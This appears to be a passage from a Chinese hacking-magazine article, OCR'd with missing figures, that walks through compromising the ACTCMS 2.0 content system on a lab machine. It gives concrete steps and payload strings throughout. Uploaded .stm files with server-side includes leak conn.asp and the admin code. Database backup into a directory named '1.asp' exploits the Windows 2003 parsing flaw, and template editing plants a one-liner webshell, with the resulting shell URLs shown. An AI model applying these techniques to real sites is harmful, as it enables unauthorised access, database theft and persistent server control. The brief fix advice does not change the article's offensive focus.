


图6　真实路径

接下来就好办了，把上传工具form里的“action=http://192.168.18.128/user/UpFileSave.asp”改成“**action=http://192.168.18.128/user/UpFileSave.asp?ModelD=1&instr=0&instrname=PicUrl&YNContent=1&instrct=content**”，按照上面说的方法上传完后，查看下源文件就可以找到马马的真实路径了，如图6所示。

到这里上传的问题就都解决了，除了我演示的php文件，能够上传的还有jsp。有的朋友可能要问了，如果服务器不支持php和jsp，那怎么办？

不知道大家想没想到还可以上传**stm**这个后缀的文件？虽然ACTCMS 2.0的注入漏洞不好找，可是stm比注入还好使，只要我们在stm文件里写上“**<!--#include file="../../../conn.asp"-->**”（不包括双引号）这么一句，上传到服务器后再访问并查看源文件，那么conn.asp的源代码就显示了出来，数据库的路径就一览无余了。

把数据库下载下来，想干什么就干什么，这个要比注入来的方便多了，而且一开始我说的那个认证码也可以通过这个找出来，和找数据库路径一样，只要写入“**<!--#include file="../../../admin/CheckCode.asp"-->**”并查看源码找到“**Const CheckManageCode Content="ACTCMS"**”这句，“CheckManage CodeContent”后面的就是我们要找的认证码了。

是不是比注入简单啊？而且解决了认证码的问题（认证码写进了asp文件里，注入肯定注入不出来的）。

四、后台拿webshell大法

数据库和认证码都有了，接下来就该后台拿shell了。关于ACTCMS 2.0后台拿shell的办法暂时我只想到两种，都需要利用windows2003解析漏洞才能成功。还有一种方法，开始我已经说过了，删除“ACT_inc\Lock”目录下“Install.lock”这个文件，再次访问网站主页就会让我们重新初始化网站，这样就可以在图2的认证码处插入一句话木马。

不过对于如何删除“Install.lock”这个文件还是个难题，虽然有点思路了，可是限于本人技术水平，还是没能攻克。这里提个醒，图10中对应文件的后面提供改名和删除的功能可以寻求突破，可是我的虚拟机有问题，删除的时候总是报错，这里就不多说了，有兴趣的朋友可以研究下，很好玩的。

1、数据库备份

这套系统提供数据库备份的功能，如图7所示。本来我以为很轻松就能拿webshll了，可是却连连受挫，和dvbbs8.0以后版本的备份一样变态，只允许备份的文件后缀名为mdb，而且还检测该文件是不是数据库格式的。

Admin/ACT.Data.asp检测代码如下：

```
If Lcase(Mid(Tempbackpath,instrRev(Tempbackpath,".")+1))<>"mdb" Then
'只允许备份成MDB数据库文件
```




图7　备份功能

```
    response.write "保存数据库名不合法,必须是有效的MDB文件!"
    Response.End
    End If
    FileConnStr = "Provider = Microsoft.Jet.OLEDB.4.0;Data Source = " &
Dbpath    '这里用能否打开备份文件的方法来判断是否为数据库文件
    Set Fileconn = Server.CreateObject("ADODB.Connection")
    Fileconn.open FileConnStr
    If Err Then
    Response.Write Err.Description
    Err.Clear
    Set Fileconn = Nothing
    ShowErr = "备份的文件并非合法的数据库。"
```

程序只提供了数据库压缩和数据库备份功能，没有数据库恢复（动网的是用数据库恢复拿shell的），不过大家别着急，图7中备份目录处有一句“如目录不存在，程序将自动创建”，哈，聪明的你应该想到了吧？貌似可以新建文件夹哦！这样可以试试用windows2003解析漏洞来突破它。

因为程序对我们备份的文件检测是不是合法的数据库文件，那么我们只能准备一个插入一句话的数据库，然后把它改成gif格式的图片上传到服务器上。找到图片的地址后，把图片地址填到“当前数据库路径（相对路径）”，备份数据库目录就填写“*.asp”，我这里写的是“1.asp”，如图8所示，是我填写好的。

备份好后我们就可以用一句话客户端访问“http://192.168.18.128/1.asp/ACTCMS_Backup_2008-9-3.mdb”了，如果顺利的话就会拿到一个shell，如图9所示（用到的一句话数据库木马我会提供给大家，只要把后缀改成jpg就行，里面的一句话也可以自己修改）。

2、编辑模板拿shell

现在站长们的安全意识都很强，数据库备份的功能一般都会删除（反正我的网站不会留着这么一个大的隐患），如果数据库备份功能被删掉了的话，我还有一种方法可以拿到webshell，就是后台提供的编辑模板功能。

这个功能站长们一般是不会删除的，如图10所示。首先新建目录（即我标注的①处），在弹出的对话框中输入“1.asp”，确定之后就生成了“1.asp”这个目录。然后我们双击进入该目录，选择“新建模板”，在模板中插入一句话木马（也可以直接把大马写上去，这样更简单），如图11所示。

现在保存下就ok了，然后我们到“1.asp”目录下，如图12所示，找到刚才新建好的模板，选择“预览”就能访问到我们插入的一句话木马了，如图13所示。

五、写在最后

这套程序总的来说还算是很安全的，只是在对上传方面的措施还是没有做到位，这里我们能看到程序员在努力地屏蔽漏洞，可是由于对无惧无组件上传漏洞的发生还不是太了解，造成漏洞的产生。不过那个上传漏洞确实需要补上（要不干脆就把user目录下的UpFileSave.asp给删除了），补救方法我在08年08期黑手写过了，不废话啦。最后还是祝“黑手”越办越好。

编辑点评：

很难啃的一个系统，作者分析了其中的几个漏洞，举例子说明的很清晰，可以让大家对其中漏洞产生的原因和运行的原理有很清晰的认识。另外，这篇文章中对系统的防SQL注射方法还是挺值得推荐的。




图8 填写目录




图9 拿到webshell




图10 模板管理




图11 新建目录




图13 得到webshell

